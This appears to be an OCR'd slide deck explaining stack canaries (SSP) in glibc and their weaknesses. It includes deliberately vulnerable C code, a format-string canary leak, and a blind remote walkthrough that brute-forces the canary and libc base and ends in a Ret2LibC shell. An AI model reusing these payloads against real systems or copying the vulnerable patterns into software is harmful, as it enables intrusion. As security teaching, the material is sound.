State of the art:
Stack **S**mashing **P**rotection

Oik_eq


nhackama.net

PLAN


- Buffer overflow – reminders
- What it SSP ?
  - How does it work ?
  - SSP’s implementation
- Strengths and weaknesses – throughout examples
- A stronger SSP
- Excuse me Sir, can you help me to p0wn you?
- Conclusion
- References

BUFFER OVERFLOW - REMINDERS

```
void function(void) {
    char buffer[256] = { 0 };
    gets(buffer);
}
int main(void) {
    function();
    return 0;
}
```



BUFFER OVERFLOW - REMINDERS



BUFFER OVERFLOW - REMINDERS


Protections:


• NX	→	Prevents shellcodes execution
• ASLR / PIE	→	Prevents addresses prediction
• **SSP**	→	**Detects overflow**
• ...		

WHAT IS SSP ?

- SSP / Stack Cookie / Canary
- Detects overflow
- Prevents BOF exploitation
- Acts like a fence

HOW DOES IT WORK ?





HOW DOES IT WORK ?

```c
void function(void) {
    char buffer[256] = { 0 };
    gets(buffer);
}
int main(void) {
    function();
    return 0;
}
```

```
MOV   ECX, DWORD PTR GS:0x14
MOV   DWORD PTR [EBP – 0xC], ECX
; …
MOV   ECX, DWORD PTR [EBP – 0xC]
XOR   ECX, DWORD PTR GS:0x14
JE    …
CALL  ... <__stack_chk_fail_local>
```

```
$ ./test
AAAAAAAAAAAAAAAAAAAA...
*** stack smashing detected *** : ./test terminated
```

SSP’s IMPLEMENTATION


```
static void __guard_setup(void) {
    // […]
    open(”/dev/urandom”, O_RDONLY);
    // [...]
}
void __stack_chk_fail(void) {
    __fortify_fail_abort(false, “*** stack smashing detected ***”);
}
```

SSP's IMPLEMENTATION

```
void __fortify_fail_abort(_Boo need_backtrace, const char *msg) {
        while(1)
                __libc_message(
                        need_backtrace ? (do_abort | do_backtrace) : do_abort),
                        "*** %s ***: %s terminated\n", msg, (need_backtrace &&
                        __libc_argv[0] != NULL ? __libc_argv[0] : "<unknow>")
                );
}
```

STRENGTHS AND WEAKNESSES THROUGHOUT EXAMPLES

```
void function(void) {
    char buffer[256] = { 0 };
    gets(buffer);
}
int main(void) {
    function();
    return 0;
}
```



STRENGTHS AND WEAKNESSES THROUGHOUT EXAMPLES

```c
void function_1(char *buffer) {
    printf(buffer);
}
void function_2(void) {
    char buffer[256] = { 0 };
    gets(buffer);
}
int main(void) {
    char buffer[256] = { 0 };
    gets(buffer);
    function_1(buffer);
    function_2();
    return 0;
}
```


```
$ ./test

%15$x

c7f1da00

…
```

```
$ ./test

%15$x

7cc5600

…
```

Canary

STRENGTHS AND WEAKNESSES THROUGHOUT EXAMPLES

- Daemon using fork → Brute-force



A STRONGER SSP

- DynaGuard: Armoring Canary-based Protections against Brute-force Attacks.
  - https://github.com/nettrino/DynaGuard
  - https://www3.cs.stonybrook.edu/~mikepo/papers/dynaguard.acsac15.pdf

EXCUSE ME SIR, CAN YOU HELP ME TO P0WN YOU?

- What we know:
  - Intel 32bits
  - GNU+Linux Ubuntu
  - Daemon
  - ASLR / SSP / NX: on
  - No access to:
    - Source code
    - Binary executable
    - Process

Blind attack !

- Objective:
  - We want a shell

EXCUSE ME SIR, CAN YOU HELP ME TO P0WN YOU?

Case: Not blind

SSP	Brute-Force
ASLR	Ret2PLT
NX	Ret2LibC

EXCUSE ME SIR, CAN YOU HELP ME TO P0WN YOU?

Let’s try:

```
$ nc 192.168.0.10 1337
This is a simple test
This is a simple test

$ python -c ‘print “A” * 300’|nc 192.168.0.10 1337
AAAAAAAA[...]AAAA
*** stack smashing detected ***: ./echo_service terminated

$ python -c ‘print “A” * 488’|nc 192.168.0.10 1337
AAAAAAAA[...]AAAA
*** stack smashing detected ***:   terminated
```

EXCUSE ME SIR, CAN YOU HELP ME TO P0WN YOU?

Let’s corrupt the canary

- __libc_argv = argv
- SSP uses __libc_argv[0]
- If we overflow to argv[0], what can we do?

```
int main(void) {
    char buffer[32];
    read(0, buffer, 2048);
    return 0;
}
```

```
$ python -c 'print "A" * 216 + "\x00\x80\x04\x08"'|./test
*** stack smashing detected ***: ELF terminated
Aborted
```

EXCUSE ME SIR, CAN YOU HELP ME TO P0WN YOU?

Where is the LibC?

Kali

```
$ldd test
libc.so.6 => (0xf7d32000)

$ldd test
libc.so.6 => (0xf7dad000)
```

Debian

```
$ldd test
libc.so.6 => (0xf75ad000)

$ldd test
libc.so.6 => (0xf75da000)
```

Ubuntu

```
$ldd test
libc.so.6 => (0xf7d31000)

$ldd test
libc.so.6 => (0xf7f0d000)
```

```
for i in range(0xF7000, 0xFFFFF):
        search_libc(i * 0x10 * 3)
```

Looking for the header

EXCUSE ME SIR, CAN YOU HELP ME TO P0WN YOU?

What is the version of the LibC?

We have leaked the base address of the LibC

We have to find two addresses in the LibC (system, ‘‘/bin/sh’’)

Can we find these two addresses at the same time?
Yes, but too long.

Let’s find the version of the LibC !

‘‘GNU C Library (Debian GLIBC 2.28-10) stable release version 2.28.’’

EXCUSE ME SIR, CAN YOU HELP ME TO P0WN YOU?

Give me a shell!

```
sys_addr = str(sys_offset + base_libc)
sh_addr  = str(sh_offset + base_libc)

# Ret2LibC :)
send(‘A’ * offset + canary + ‘A’ * 0xC + sys_addr + ‘Oik=’ + sh_addr)
$
```

EXCUSE ME SIR, CAN YOU HELP ME TO P0WN YOU?

```
$ python find_libc.py
[!] Looking for the LibC's base address…
[+] LibC's base address found : 0xf7dc5000
[!] Trying to leak the remote LibC (/!\ Could take a long time /!\)…
[+] Libc version found. Check the leaked LibC.
GNU C Library (Ubuntu GLIBC 2.23-0ubuntu11) stable release
version 2.23, by Roland McGrath et al.

$ python  exploit.py 0xf7dc5000
[+] Crash offset found : 0xff
[+] Canary found : 0xc2f3c800
[!] Trying to spawn a shell…
$
```

CONCLUSION

- SSP is a very interesting security
- Do not send the SSP error message to users!
- Do not forget:
  - Test your code
  - Pentest & Audit
- Keeping you code secret is not a solution ;)

REFERENCES

- http://site.pi3.com.pl/papers/ASSP.pdf
- https://github.com/lattera/glibc/tree/master/
- https://www3.cs.stonybrook.edu/~mikepo/papers/dynaguard.acsac15.pdf